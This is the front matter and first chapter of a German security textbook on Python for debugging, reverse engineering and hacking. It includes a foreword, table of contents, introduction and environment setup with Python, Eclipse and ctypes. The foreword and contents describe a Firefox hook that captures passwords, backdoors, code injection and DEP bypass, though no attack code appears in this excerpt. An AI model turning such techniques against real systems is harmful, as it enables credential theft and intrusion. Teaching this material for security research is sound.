

Justin Seitz

Hacking mit Python

**Fehlersuche, Programmanalyse,
Reverse Engineering**



dpunkt.verlag

Vorwort

Der Satz, den ich bei Immunity am häufigsten höre, ist wohl: »Ist es schon fertig?« Typische Unterhaltungen laufen etwa so ab: »Ich beginne mit der Arbeit an dem neuen ELF-Importer für den Immunity Debugger.« Kurze Pause. »Ist er schon fertig?« oder »Ich habe gerade einen Bug im Internet Explorer gefunden! Und dann: »Ist der Exploit schon fertig?« Es ist dieses enorme Tempo bei Entwicklung und Modifikation, das Python zur perfekten Wahl für das nächste Sicherheitsprojekt macht, sei es die Entwicklung eines speziellen Decompilers oder eines vollständigen Debuggers.

Wenn ich manchmal Ace Hardware hier in South Beach besuche, wird mir ganz schwindlig, wenn ich den Gang mit den Hammern entlanggehe. Es werden etwa 50 verschiedene Modelle ausgestellt, schön in Reih und Glied sortiert. Jeder weist einen kleinen, aber extrem wichtigen Unterschied zu den anderen auf. Ich bin nicht Handwerker genug, um den idealen Einsatzbereich für jedes Werkzeug zu erkennen, aber das gleiche Prinzip gilt auch bei der Entwicklung von Sicherheitstools. Insbesondere bei der Arbeit an Webanwendungen oder vom Kunden selbst entwickelten Programmen verlangt jedes Assessment einen ganz speziellen »Hammer«. In der Lage zu sein, etwas zusammenzubauen, das sich in die SQL-API einklinkt, hat ein Immunity-Team bei mehr als einer Gelegenheit gerettet. Aber natürlich gilt das nicht nur für Assessments. Sobald man sich in die SQL-API einklinken kann, ist es einfach, ein Tool zu entwickeln, das SQL-Queries auf Anomalien untersucht und so Ihre Organisation mit einem schnellen Bugfix vor einem hartnäckigen Angreifer schützt.

Jeder weiß, dass es sehr schwierig ist, Entwickler von Sicherheitsmaßnahmen dazu zu bewegen, als Teil eines Teams zu arbeiten. Wenn man sie mit irgendeinem Problem konfrontiert, neigen die meisten von ihnen dazu, zuerst die Bibliothek neu zu schreiben, mit der sie das Problem angehen wollen. Nehmen wir an, es geht um eine Sicherheitslücke in irgendeinem SSL-Daemon. Es ist sehr wahrscheinlich, dass Ihr Mitarbeiter zuerst einen SSL-Client von Grund auf neu entwickeln will, weil »die vorhandene SSL-Bibliothek so furchtbar« ist.

Sie müssen das auf jeden Fall verhindern. Die SSL-Bibliothek ist nämlich in Wahrheit nicht furchtbar – sie wurde nur nicht in dem Stil geschrieben, den der fragliche Mitarbeiter bevorzugt. Die Fähigkeit, in einen großen Codeblock abzutauchen, ein

Problem zu finden und es zu beheben, ist der Schlüssel, um mit einer funktionierenden SSL-Bibliothek einen Exploit zu entwickeln, der noch relevant ist. Und in der Lage zu sein, die Mitarbeiter als Team arbeiten zu lassen, ist entscheidend, um die notwendigen Fortschritte zu erzielen. Ein mit Python vertrauter Entwickler ist viel Wert, ebenso wie ein Ruby-Spezialist. Der Unterschied ist die Fähigkeit der »Pythonistas« zusammenzuarbeiten, alten Quellcode zu nutzen, ohne ihn neu zu schreiben, und darüber hinaus als eine Art Superorganismus zu funktionieren. Die Ameisenkolonie in Ihrer Küche hat in etwa die gleiche Masse wie ein Tintenfisch, aber es ist wesentlich aufwändiger, sie loszuwerden!

Und genau an diesem Punkt hilft Ihnen dieses Buch. Sie besitzen wahrscheinlich schon Tools für einige der von Ihnen zu erledigenden Arbeiten. Sie sagen: »Ich habe Visual Studio. Es beinhaltet einen Debugger. Ich muss keinen eigenen spezialisierten Debugger entwickeln.« Oder: »WinDbg besitzt doch eine Plug-in-Schnittstelle?« Und die Antwort ist natürlich »Ja«. WinDbg besitzt eine Plug-in-Schnittstelle und Sie können diese API nutzen, um sich mit der Zeit etwas Nützliches aufzubauen. Doch eines Tages werden Sie sagen: »Mann, es wäre doch wesentlich besser, wenn ich das mit 5.000 anderen WinDbg-Nutzern verbinden könnte, damit wir unsere Ergebnisse abgleichen können.« Und wenn Sie Python nutzen, brauchen Sie zusammen gerade einmal 100 Zeilen Code sowohl für einen XML-RPC-Client als auch für einen Server, und schon ist jeder synchronisiert und arbeitet auf der gleichen Wellenlänge.

Hacking ist nicht das Gleiche wie Reverse Engineering – Ihr Ziel besteht *nicht* darin, den Originalquellcode der Anwendung ans Licht zu bringen. Ihr Ziel ist es, das Programm oder System besser zu verstehen, als die Leute, die es entwickelt haben. Sobald Sie dieses Verständnis besitzen, egal in welcher Form, sind Sie in der Lage, das Programm anzugreifen und die darin versteckten Exploits an die Oberfläche zu bringen. Das bedeutet, dass Sie zu einem Experten in Sachen Visualisierung, entfernter Synchronisation, Graphentheorie, der Lösung linearer Gleichungen, Techniken der statischen Analyse und einer ganzen Reihe anderer Dinge werden müssen. Immunitys Entscheidung in dieser Richtung war die komplette Standardisierung mittels Python, sodass wir jedes Mal, wenn wir einen Graphenalgorithmus entwickelt haben, diesen über all unsere Tools hinweg nutzen konnten.

In Kapitel 6 zeigt Justin, wie man einen schnellen Hook für Firefox entwickelt, der Benutzernamen und Passwörter abfängt. Das ist einerseits eine Sache, die Malware-Entwickler machen würden – und die Berichte zeigen, dass Malware-Entwickler Hochsprachen für genau diese Art von Dingen nutzen (<http://philosecurity.org/2009/01/12/interview-with-an-adware-author>). Andererseits ist es etwas, das man in 15 Minuten zusammenschustern kann, um den Entwicklern diejenigen Annahmen über ihre Software vorzuführen, die schlicht und einfach falsch sind. Softwareunternehmen investieren viel in den Schutz ihrer internen Daten. Angeblich geschieht das aus Sicherheitsgründen, aber häufig geht es doch eher um Kopierschutz und Digital Rights Management (DRM).

Was also bringt Ihnen dieses Buch? Die Fähigkeit, sehr schnell Softwaretools zur Manipulation anderer Anwendungen zu entwickeln. Und Sie werden dies in einer Art und Weise tun, die es Ihnen oder einem Team erlaubt, auf Ihren Erfolgen aufzubauen. Das ist die Zukunft der Sicherheitstools: schnell implementiert, schnell modifiziert, schnell verbunden. Bleibt wohl nur noch eine Frage übrig: »Ist es schon fertig?«

Dave Aitel
Miami Beach, Florida
February 2009

Danksagungen

Ich möchte meiner Familie dafür danken, dass sie mich während der ganzen Zeit ertragen hat, während der ich an diesem Buch geschrieben habe. Meine vier wundervollen Kinder Emily, Carter, Cohen und Brady gaben mir einen Grund, weiter an diesem Buch zu schreiben. Ich liebe euch dafür, die großartigen Kinder zu sein, die ihr seid. Meinen Brüdern und meiner Schwester möchte ich einen Dank sagen für die Ermutigung während des Entstehungsprozesses. Ihr habt selbst schon einige dicke Schinken geschrieben und es war immer hilfreich, jemanden zu haben, der die Sorgfalt versteht, die notwendig ist, um jede Art technischer Arbeit abzuliefern – ich liebe euch. Meinem Vater, dessen Sinn für Humor mir durch die vielen Tage half, an denen mir nicht nach Schreiben war – ich liebe dich, Harold. Hör nicht damit auf, jeden um dich herum zum Lachen zu bringen.

All denen, die diesem frischgebackenen Entwickler von Sicherheitsmaßnahmen halfen – Jared DeMott, Pedram Amini, Cody Pierce, Thomas Heller (der Über-Python-Mann), Charlie Miller –, schulde ich ein großes Dankeschön. Immunity-Team, ohne Frage wart ihr mir beim Schreiben dieses Buches eine unglaubliche Hilfe. Und ihr habt mir sehr dabei geholfen, nicht nur als Python-Mann zu wachsen, sondern auch als Entwickler und Forscher. Ein großes Dankeschön an Nico und Dami für die Zeit, die ihr damit verbracht habt, mir auszuhelfen. Dave Aitel, mein Lektor, half mir dabei, die Dinge zu einem Ende zu bringen, und stellte sicher, dass alles einen Sinn ergibt und lesbar ist. Dankeschön Dave. Dem anderen Dave, Dave Falloon, gilt ein großer Dank für das Korrekturlesen dieses Buches. Er ließ mich über meine eigenen Fehler lachen, rettete mein Notebook auf der CanSecWest und ist ein wandelndes Lexikon des Netzwerk-Wissens.

Abschließend, und ich weiß, dass sie immer zuletzt kommen, möchte ich dem Team von No Starch Press danken. Tyler blieb während des gesamten Buchprojekts an meiner Seite (glauben Sie mir, Tyler ist der geduldigste Mensch, dem ich je begegnet bin). Dank an Bill für den großartigen Perl-Becher und die Worte des Zuspruchs, Megan für ihre Hilfe, dieses Buch so schmerzlos wie möglich fertigzustellen, und an die restliche Crew, die hinter den Kulissen dafür sorgt, dass diese großartigen Bücher auch erscheinen. Ein großes Dankeschön an euch alle. Ich weiß zu schätzen, was ihr alles für mich getan habt.

Nachdem die Danksagungen so lange gedauert haben wie eine Grammy-Dankesrede, möchte ich mich noch bei denen bedanken, die mir geholfen haben und die ich in dieser Liste vergessen habe.

Inhaltsverzeichnis

Einführung	1	
1	Ihre Entwicklungsumgebung einrichten	3
1.1	Anforderungen an das Betriebssystem	3
1.2	Python 2.5 herunterladen und installieren	4
1.2.1	Python unter Windows installieren	4
1.2.2	Python unter Linux installieren	4
1.3	Einrichten von Eclipse und PyDev	6
1.3.1	Des Hackers bester Freund: ctypes	7
1.3.2	Dynamische Libraries nutzen	8
1.3.3	C-Datentypen konstruieren	10
1.3.4	Parameter per Referenz übergeben	12
1.3.5	Strukturen und Unions definieren	12
2	Debugger und Debugger-Design	15
2.1	Universal-CPU-Register	16
2.2	Der Stack	18
2.3	Debug-Events	20
2.4	Breakpunkte	21
2.4.1	Software-Breakpunkte	21
2.4.2	Hardware-Breakpunkte	24
2.4.3	Speicher-Breakpunkte	26
3	Entwicklung eines Windows-Debuggers	29
3.1	Prozess, wo bist Du?	29
3.2	Den Zustand der CPU-Register abrufen	37
3.2.1	Threads aufspüren	38
3.2.2	Alles zusammenfügen	39
3.3	Debug-Event-Handler implementieren	43

3.4	Der machtvolle Breakpunkt	47
3.4.1	Software-Breakpunkte	47
3.4.2	Hardware-Breakpunkte	52
3.4.3	Speicher-Breakpunkte	56
3.5	Fazit	60
4	PyDbg – ein reiner Python-Debugger für Windows	61
4.1	Breakpunkt-Handler erweitern	61
4.2	Handler für Zugriffsverletzungen	64
4.3	Prozess-Schnappschüsse	67
4.3.1	Prozess-Schnappschüsse erstellen	67
4.3.2	Alles zusammenfügen	69
5	Immunity Debugger – Das Beste beider Welten	73
5.1	Den Immunity Debugger installieren	73
5.2	Immunity Debugger – kurze Einführung	74
5.2.1	PyCommands	75
5.2.2	PyHooks	75
5.3	Entwicklung von Exploits	77
5.3.1	Exploit-freundliche Instruktionen finden	77
5.3.2	»Böse« Zeichen filtern	79
5.3.3	DEP unter Windows umgehen	82
5.4	Anti-Debugging-Routinen in Malware umgehen	86
5.4.1	IsDebuggerPresent	87
5.4.2	Prozessiteration unterbinden	87
6	Hooking	89
6.1	Soft Hooking mit PyDbg	89
6.2	Hard Hooking mit dem Immunity Debugger	94
7	DLL- und Code-Injection	101
7.1	Erzeugung entfernter Threads	101
7.1.1	DLL-Injection	103
7.1.2	Code-Injection	105
7.2	Zum Übeltäter werden	108
7.2.1	Dateien verstecken	108
7.2.2	Eine Hintertür codieren	109
7.2.3	Kompilieren mit py2exe	113

8	Fuzzing	117
8.1	Fehlerklassen	118
8.1.1	Pufferüberläufe	118
8.1.2	Integerüberläufe	119
8.1.3	Formatstring-Angriffe	121
8.2	Datei-Fuzzer	122
8.3	Weitere Überlegungen	128
8.3.1	Codedeckungsgrad (Code Coverage)	128
8.3.2	Automatisierte statische Analyse	129
9	Sulley	131
9.1	Sulley installieren	132
9.2	Sulley-Primitive	132
9.2.1	Strings	133
9.2.2	Trennsymbole	133
9.2.3	Statische und zufällige Primitive	133
9.2.4	Binäre Daten	134
9.2.5	Integerwerte	134
9.2.6	Blöcke und Gruppen	135
9.3	WarFTPD knacken mit Sulley	136
9.3.1	FTP – kurze Einführung	137
9.3.2	Das FTP-Protokollgerüst erstellen	138
9.3.3	Sulley-Sessions	139
9.3.4	Netzwerk- und Prozessüberwachung	140
9.3.5	Fuzzing und das Sulley-Webinterface	141
10	Fuzzing von Windows-Treibern	145
10.1	Treiberkommunikation	146
10.2	Treiber-Fuzzing mit dem Immunity Debugger	147
10.3	Driverlib – das statische Analysetool für Treiber	150
10.3.1	Gerätenamen aufspüren	151
10.3.2	Die IOCTL-Dispatch-Routine aufspüren	152
10.3.3	Unterstützte IOCTL-Codes aufspüren	154
10.4	Einen Treiber-Fuzzer entwickeln	156

11	IDAPython – Scripting für IDA Pro	161
11.1	IDAPython installieren	162
11.2	IDAPython-Funktionen	163
11.2.1	Utility-Funktionen	163
11.2.2	Segmente	163
11.2.3	Funktionen	164
11.2.4	Cross-Referenzen	164
11.2.5	Debugger-Hooks	165
11.3	Beispielskripten	166
11.3.1	Aufspüren von Cross-Referenzen auf gefährliche Funktionen	166
11.3.2	Codeabdeckung von Funktionen	168
11.3.3	Stackgröße berechnen	169
12	PyEmu – der skriptfähige Emulator	173
12.1	PyEmu installieren	173
12.2	PyEmu-Übersicht	174
12.2.1	PyCPU	174
12.2.2	PyMemory	175
12.2.3	PyEmu	175
12.2.4	Ausführung	175
12.2.5	Speicher- und Register-Modifier	175
12.2.6	Handler	176
12.2.6.1	Register-Handler	177
12.2.6.2	Library-Handler	177
12.2.6.3	Ausnahme-Handler	178
12.2.6.4	Instruktions-Handler	178
12.2.6.5	Opcode-Handler	179
12.2.6.6	Speicher-Handler	179
12.2.6.7	High-Level-Speicher-Handler	180
12.2.6.8	Programmzähler-Handler	181
12.3	IDAPyEmu	181
12.3.1	Funktionen emulieren	183
12.3.2	PEPyEmu	186
12.3.3	Packer für Executables	187
12.3.4	UPX-Packer	187
12.3.5	UPX mit PEpyEmu entpacken	188
Index		193

Einführung

Ich habe Python nur wegen des Hackings gelernt – und ich behaupte, dass das auch für eine ganze Reihe anderer Leute gilt. Ich habe viel Zeit damit verbracht, eine Sprache zu suchen, die sich für das Hacking und das Reverse Engineering eignet, und vor ein paar Jahren wurde mir klar, dass sich Python zum Anführer in der Liga der Hacking-Programmiersprachen entwickeln würde. Das Problematische an der Sache war, dass es keine Anleitung gab, wie man Python für eine Vielzahl von Hacking-Aufgaben nutzen konnte. Man musste sich durch Forum-Postings und Manpages kämpfen und viel Zeit damit verbringen, den Code immer wieder durchzugehen, damit die Dinge richtig funktionierten. Dieses Buch möchte diese Lücke schließen und Ihnen zeigen, wie man Python auf unterschiedlichste Art und Weise für das Hacking und das Reverse Engineering nutzen kann.

Das Buch vermittelt Ihnen die Theorie zu vielen Hacking-Tools und -Techniken, wie Debuggern, Hintertüren, Fuzzern, Emulatoren und Code-Injection, und erläutert ihnen gleichzeitig, wie Sie sich vorgefertigte Python-Tools zunutze machen können, wenn eigene Lösungen unnötig sind. Und Sie lernen nicht nur, wie man Python-basierte Tools nutzt, sondern wie man solche Tools in Python *entwickelt*. Doch seien Sie gewarnt: Dies ist keine allumfassende Referenz! Es gibt sehr viele in Python geschriebene Infosec-Tools (»Information Security«), die hier nicht behandelt werden. Dennoch erlaubt es Ihnen dieses Buch, Ihr Wissen auf viele weitere Anwendungen zu übertragen, sodass Sie jedes Python-Tool Ihrer Wahl nutzen, debuggen, erweitern und anpassen können.

Sie können dieses Buch auf verschiedene Arten durcharbeiten. Wenn Sie mit Python oder der Entwicklung von Hacking-Tools noch nicht vertraut sind, sollten Sie es vom Anfang bis zum Ende lesen. Sie werden die erforderliche Theorie kennen lernen, Unmengen an Python-Code entwickeln und ein solides Verständnis dafür erwerben, wie eine Vielzahl von Hacking- und Reverse-Engineering-Aufgaben anzupacken sind. Wenn Sie bereits mit Python vertraut sind und die Python-Bibliothek `ctypes` schon kennen, dann können Sie direkt mit Kapitel 2 loslegen. Diejenigen, die sich schon länger mit der Materie beschäftigen, können sich nach Gutdünken innerhalb des

Buches bewegen und Codefragmente oder bestimmte Abschnitte so nutzen, wie es ihre tägliche Arbeit erfordert.

Ich widme einen Großteil der Zeit den Debuggern, angefangen mit der Debugger-Theorie in Kapitel 2 bis hin zum Immunity Debugger in Kapitel 5. Debugger sind ein wichtiges Werkzeug für jeden Hacker und ich betone ausdrücklich, dass ich sie umfassend behandle. Danach lernen Sie in den Kapiteln 6 und 7 einige Hooking- und Injection-Techniken, die einen Teil der Debugging-Konzepte zur Programmkontrolle und Speicherverarbeitung erweitern.

Der nächste Abschnitt des Buches zeigt, wie man Anwendungen mithilfe sogenannter Fuzzer knackt. In Kapitel 8 führen wir in das Fuzzing ein, und Sie werden einen eigenen einfachen Datei-Fuzzer entwickeln. In Kapitel 9 nutzen wir das leistungsfähige Sulley Fuzzing-Framework, um einen echten FTP-Daemon zu knacken, und in Kapitel 10 werden Sie lernen, wie man einen Fuzzer entwickelt, der Windows-Treiber knackt.

In Kapitel 11 schließlich lernen Sie, wie man Aufgaben der statischen Analyse unter IDA Pro (einem populären Tool zur binären statischen Analyse) automatisiert. Wir runden das Buch in Kapitel 12 mit PyEmu, dem Python-basierten Emulator, ab.

Ich habe versucht, die Codelistings kurz zu halten, wobei ich an bestimmten Stellen umfangreiche Kommentare eingefügt habe, die die Funktionsweise des Codes erläutern. Ein Teil des Erlernens einer neuen Sprache oder einer neuen Bibliothek besteht in der schweißtreibenden Arbeit, den Code tatsächlich »herunterzuschreiben« und die eigenen Fehler zu entdecken. Ich empfehle Ihnen, den Code wirklich einzugeben, auch wenn der gesamte Quellcode auf www.dpunkt.de/python-hacking abgelegt ist, damit Sie ihn bequem herunterladen können.

Lassen Sie uns beginnen!

1

Ihre Entwicklungsumgebung einrichten

Bevor Sie sich der Kunst der Hacking-orientierten Python-Programmierung widmen können, müssen Sie sich zuerst mit dem am wenigsten unterhaltsamen Teil dieses Buches auseinandersetzen: der Einrichtung Ihrer Entwicklungsumgebung. Eine solide Entwicklungsumgebung ist von besonderer Bedeutung, weil sie es Ihnen erlaubt, sich auf die interessanten Informationen in diesem Buch zu konzentrieren, statt Ihre Zeit darauf zu verschwenden, den Code irgendwie zum Laufen zu bringen.

Dieses Kapitel behandelt die Installation von Python 2.5, die Konfiguration Ihrer Eclipse-Entwicklungsumgebung und die Grundlagen der Entwicklung C-kompatiblen Codes mit Python. Sobald Sie Ihre Umgebung eingerichtet und die Grundlagen verstanden haben, liegt Ihnen die Welt zu Füßen. Dieses Buch zeigt Ihnen, was diese Welt zu bieten hat.

1.1 Anforderungen an das Betriebssystem

Ich setze voraus, dass Sie für einen Großteil Ihrer Entwicklungen eine 32-Bit-Windows-Plattform verwenden. Windows verfügt über die größte Anzahl von Tools und eignet sich selbst sehr gut für die Python-Entwicklung. Alle Kapitel in diesem Buch sind Windows-spezifisch, und die meisten Beispiele funktionieren nur mit einem Windows-Betriebssystem.

Allerdings gibt es auch einige Beispiele, die Sie unter einer Linux-Distribution ausführen können. Für die Linux-Entwicklung empfehle ich den Download einer 32-Bit-Linux-Distribution als VMware-Appliance. VMwares Appliance-Player ist kostenlos verfügbar und ermöglicht es Ihnen, Dateien von Ihrem Entwicklungssystem schnell auf Ihre virtuelle Linux-Maschine zu kopieren. Wenn Sie eine Maschine übrig haben, können Sie natürlich auch eine komplette Distribution darauf installieren. Im Hinblick auf dieses Buch sollten Sie eine Red Hat-basierte Distribution wie Fedora Core 7 oder Centos 5 verwenden. Alternativ können Sie natürlich auch mit Linux arbeiten und Windows emulieren. Es liegt ganz bei Ihnen.

Freie VMware-Images

VMware stellt auf seiner Website ein Verzeichnis mit freien Anwendungen bereit. Diese ermöglichen es dem Reverse Engineer oder dem Entwickler, der nach Sicherheitslücken sucht, Malware oder Anwendungen zu Analysezwecken innerhalb einer virtuellen Maschine auszuführen. Das minimiert das Risiko für die physikalische Infrastruktur und schafft einen isolierten Bereich, in dem man gefahrlos arbeiten kann. Besuchen Sie den »**virtuellen Marktplatz**« unter <http://www.vmware.com/appliances/> und laden Sie den Player unter <http://www.vmware.com/products/player/>.

1.2 Python 2.5 herunterladen und installieren

Die Python-Installation erfolgt sowohl unter Linux als auch unter Windows schnell und problemlos. Windows-Anwender steht ein Installer zur Verfügung, der sich um das gesamte Setup kümmert. Unter Linux erfolgt die Installation hingegen über den Quellcode.

1.2.1 Python unter Windows installieren

Windows-Anwender können den Installer von der Python-Homepage herunterladen: <http://python.org/ftp/python/2.5.1/python-2.5.1.msi>. Klicken Sie den Installer doppelt an und folgen Sie den einzelnen Installationsschritten. Der Installer legt ein Verzeichnis namens *C:/Python25/* an, in dem der Interpreter *python.exe* zu finden ist sowie alle standardmäßig installierten Bibliotheken.

Hinweis Alternativ können Sie den Immunity Debugger installieren, der nicht nur den Debugger selbst umfasst, sondern auch einen Installer für Python 2.5. In späteren Kapiteln werden wir den Immunity Debugger für viele Aufgaben nutzen, d.h., Sie können gleich zwei Fliegen mit einer Klappe schlagen. Um den Immunity Debugger herunterzuladen und zu installieren, besuchen Sie <http://debugger.immunityinc.com/>.

1.2.2 Python unter Linux installieren

Um Python 2.5 unter Linux zu installieren, laden Sie den Quellcode herunter und kompilieren ihn. Dadurch bekommen Sie die vollständige Kontrolle über die Installation, während Sie gleichzeitig die Python-Installation behalten, die auf einem Red Hat-basierten System vorhanden ist. Die Installation geht davon aus, dass Sie alle nachfolgenden Befehle als Benutzer *root* ausführen.

Der erste Schritt besteht im Herunterladen und Entpacken des Python 2.5-Quellcodes. In einer Terminal-Session geben Sie die folgenden Kommandozeilenbefehle ein:

```
# cd /usr/local/  
# wget http://python.org/ftp/python/2.5.1/Python-2.5.1.tgz  
# tar -zxvf Python-2.5.1.tgz  
# mv Python-2.5.1 Python25  
# cd Python25
```

Sie haben nun den Quellcode heruntergeladen und nach */usr/local/Python25* entpackt. Der nächste Schritt besteht im Kompilieren des Quellcodes und natürlich müssen Sie sicherstellen, dass der Python-Interpreter auch funktioniert:

```
# ./configure --prefix=/usr/local/Python25  
# make && make install  
# pwd  
/usr/local/Python25  
# python  
Python 2.5.1 (r251:54863, Mar 14 2012, 07:39:18)  
[GCC 3.4.6 20060404 (Red Hat 3.4.6-8)] on Linux2  
Type "help", "copyright", "credits" or "license" for more information.  
>>>
```

Sie befinden sich nun in der interaktiven Python-Shell, die Ihnen den vollständigen Zugriff auf den Python-Interpreter und alle verfügbaren Bibliotheken erlaubt. Ein schneller Test wird zeigen, ob Befehle korrekt interpretiert werden:

```
>>> print "Hallo, Welt!"  
Hallo, Welt!  
>>> exit()  
#
```

Ausgezeichnet! Alles funktioniert so, wie Sie es sich wünschen. Um sicherzustellen, dass die Benutzerumgebung automatisch weiß, wo sie den Python-Interpreter findet, müssen Sie die Datei */root/.bashrc* bearbeiten. Ich persönlich verwende nano für die gesamte Textbearbeitung, aber Sie können natürlich jeden Ihnen vertrauten Editor verwenden. Öffnen Sie die Datei */root/.bashrc* und fügen Sie am Ende der Datei die folgende Zeile hinzu:

```
export PATH=/usr/local/Python25:$PATH
```

Diese Zeile teilt der Linux-Umgebung mit, dass der Benutzer root auf den Python-Interpreter zugreifen kann, ohne den vollständigen Pfad verwenden zu müssen. Nachdem Sie sich als root aus- und wieder eingeloggt haben, können Sie in der Kommandozeile jederzeit *python* eingeben und landen direkt im Python-Interpreter.

Nachdem Sie nun einen voll funktionsfähigen Python-Interpreter sowohl für Windows als auch für Linux besitzen, wird es Zeit, Ihre integrierte Entwicklungsumgebung

(*Integrated Development Environment*, kurz *IDE*) einzurichten. Wenn Sie bereits eine eigene IDE verwenden, können Sie den folgenden Abschnitt überspringen.

1.3 Einrichten von Eclipse und PyDev

Um Python-Anwendungen schnell entwickeln und debuggen zu können, ist der Einsatz einer guten IDE unverzichtbar. Die Verbindung der populären Eclipse-Entwicklungs-umgebung mit einem Modul namens *PyDev* stellt Ihnen eine Vielzahl leistungsfähiger Features zur Verfügung, die die meisten anderen IDEs nicht zu bieten haben. Eclipse läuft unter Windows, Linux und Mac und der Support durch die Community ist ausgezeichnet. Sehen wir uns im Folgenden an, wie man Eclipse und PyDev installiert und konfiguriert:

1. Laden sie das Paket Eclipse Classic von <http://www.eclipse.org/downloads/> herunter.
2. Entpacken Sie es nach C:\Eclipse.
3. Führen Sie C:\Eclipse\eclipse.exe aus.
4. Beim ersten Start werden Sie gefragt, wo Ihr Workspace gespeichert werden soll. Akzeptieren Sie die Voreinstellung und aktivieren Sie die Checkbox **Use this as default and do not ask again**, um nicht wieder nach dem Workspace gefragt zu werden. Klicken Sie dann auf **OK**.
5. Sobald Eclipse gestartet wurde, wählen Sie **Help > Software Updates > Find and Install**.
6. Aktivieren Sie den Radiobutton namens **Search for new features to install** und klicken Sie auf **Next**.
7. Auf der nächsten Seite klicken Sie auf **New Remote Site**.
8. Geben Sie nun im Feld **Name** einen beschreibenden Text wie **PyDev Update** ein. Stellen Sie sicher, dass das URL-Feld den Link <http://pydev.sourceforge.net/uploads/> enthält und klicken Sie auf **OK**. Schließen Sie den Vorgang mit einem Klick auf **Finish** ab, um den Eclipse-Updater zu starten.
9. Nach kurzer Zeit erscheint der Update-Dialog. Klappen Sie den Punkt **PyDev Update** auf und aktivieren Sie das **PyDev**-Element. Klicken Sie auf **Next**.
10. Lesen Sie sich nun die Lizenzvereinbarung für PyDev durch. Wenn Sie mit den Bedingungen einverstanden sind, klicken Sie den Radiobutton **I accept the terms in the license agreement** an.
11. Klicken Sie nun **Next** und dann **Finish** an. Eclipse beginnt nun damit, die PyDev-Erweiterung herunterzuladen. Nachdem das geschehen ist, klicken Sie auf **Install All**.
12. Der letzte Schritt besteht darin, den **Yes**-Button in der Dialogbox anzuklicken, die nach der Installation von PyDev erscheint. Nach dem Neustart von Eclipse steht Ihnen PyDev zur Verfügung.

Der nächste Schritt bei der Eclipse-Konfiguration besteht darin sicherzustellen, dass **PyDev** den richtigen Python-Interpreter findet, wenn Sie Skripten innerhalb von PyDev ausführen wollen:

- 1.** In Eclipse wählen Sie **Window ▶ Preferences**.
- 2.** Klappen Sie den PyDev-Baum auf und wählen Sie **Interpreter – Python**.
- 3.** Im Abschnitt Python-Interpreter zu Beginn des Dialogs klicken Sie auf **New**.
- 4.** Wählen Sie `C:\Python25\python.exe` aus und klicken Sie auf **Open**.
- 5.** Der nächste Dialog zeigt eine Liste der verfügbaren Bibliotheken für den Interpreter. Behalten Sie alle Einstellungen bei und klicken Sie einfach auf **OK**.
- 6.** Klicken Sie noch einmal auf **OK**, um das Interpreter-Setup abzuschließen.

Sie besitzen nun eine funktionierende PyDev-Installation, die für den Einsatz Ihres frisch installierten Python 2.5-Interpreters eingerichtet ist. Bevor Sie mit dem Programmieren beginnen können, müssen Sie ein neues PyDev-Projekt anlegen. Dieses Projekt wird alle Quelldateien enthalten, die wir im Verlauf dieses Buches verwenden. Um ein neues Projekt einzurichten, sind folgende Schritte notwendig:

- 1.** Wählen Sie **File ▶ New ▶ Project**.
- 2.** Klappen Sie den PyDev-Baum auf, wählen Sie **PyDev Project** und klicken Sie dann auf **Next**.
- 3.** Nennen Sie das Projekt *Gray Hat Python* und klicken Sie auf **Finish**.

Sie werden bemerken, dass sich Ihr Eclipse-Layout selbst neu anordnet, und Sie sollten das Gray Hat Python-Projekt oben links auf dem Bildschirm sehen. Klicken Sie den Ordner `src` mit der rechten Maustaste an und wählen Sie **New ▶ PyDev Module**. Im Feld **Name** geben Sie `chapter1-test` ein und klicken auf **Finish**. Sie werden bemerken, dass die Projektleiste aktualisiert und die Datei `chapter1-test.py` in die Liste eingefügt wurde.

Um Python-Skripten unter Eclipse auszuführen, klicken Sie einfach den **Run As**-Button (den grünen Kreis mit dem weißen Pfeil) in der Werkzeugeiste an. Um das zuletzt von Ihnen ausgeführte Skript erneut auszuführen, drücken Sie **CTRL-F11**. Wenn Sie ein Skript innerhalb von Eclipse ausführen, erscheint die Ausgabe nicht in einem Kommandozeilenfenster, sondern in einem Bereich namens **Console** am unteren Rand des Eclipse-Bildschirms. Alle Ausgaben Ihres Skripts erscheinen in diesem Console-Bereich. Sie werden bemerken, dass der Editor die Datei `chapter1-test.py` geöffnet hat und auf etwas süßen Python-Nektar wartet.

1.3.1 Des Hackers bester Freund: `ctypes`

Das Python-Modul `ctypes` ist die mit Abstand mächtigste Bibliothek, die dem Python-Entwickler zur Verfügung steht. Die `ctypes`-Library ermöglicht es Ihnen, Funktionen in DLLs (Dynamic Link Libraries) aufzurufen, und besitzt weitreichende Möglichkeiten zum Aufbau komplexer C-Datentypen sowie Hilfsfunktionen zur Manipulation des

(Arbeits-)Speichers auf niedriger Ebene. Es ist wichtig, dass Sie die Grundlagen der Verwendung der `ctypes`-Library verstehen, da Sie diese im Verlauf des gesamten Buches häufig nutzen werden.

1.3.2 Dynamische Libraries nutzen

Um sich `ctypes` zunutze machen zu können, müssen Sie zunächst verstehen, wie man Funktionen in DLLs auflöst und auf sie zugreift. Eine *DLL* ist ein kompiliertes Binary, das zur Laufzeit des Hauptprozesses dynamisch eingebunden wird. Unter Windows heißen diese Binaries *Dynamic Link Libraries (DLL)*, unter Linux werden sie *Shared Objects (SO)* genannt. In beiden Fällen stellen diese Binaries Funktionen über exportierte Namen zur Verfügung, die im Speicher in reale Adressen aufgelöst werden. Normalerweise müssen Sie zur Laufzeit diese Funktionsadressen auflösen, um die Funktionen aufrufen zu können. Mit `ctypes` ist die Schmutzarbeit aber bereits erledigt.

Es gibt drei verschiedene Wege, dynamische Libraries mit `ctypes` zu laden: `cdll()`, `windll()` und `oledll()`. Die Unterschiede zwischen diesen Dreien liegen in der Art und Weise, wie die Funktionen innerhalb der Libraries aufgerufen werden, und in den resultierenden Rückgabewerten. Die Methode `cdll()` wird für das Laden von Libraries verwendet, die Funktionen nach der Standardaufrufkonvention *cdecl* exportieren. Die Methode `windll()` lädt Bibliotheken, die nach der Aufrufkonvention *stdcall* (einer nativen Konvention der Microsoft Win32-API) exportieren. Die Methode `oledll()` funktioniert genau wie die `windll()`-Methode, erwartet aber, dass die exportierten Funktionen einen Windows *HRESULT*-Fehlercode zurückgeben, der speziell für Fehlermeldungen verwendet wird, die von Funktionen des Microsoft Component Object Model (COM) zurückgegeben werden.

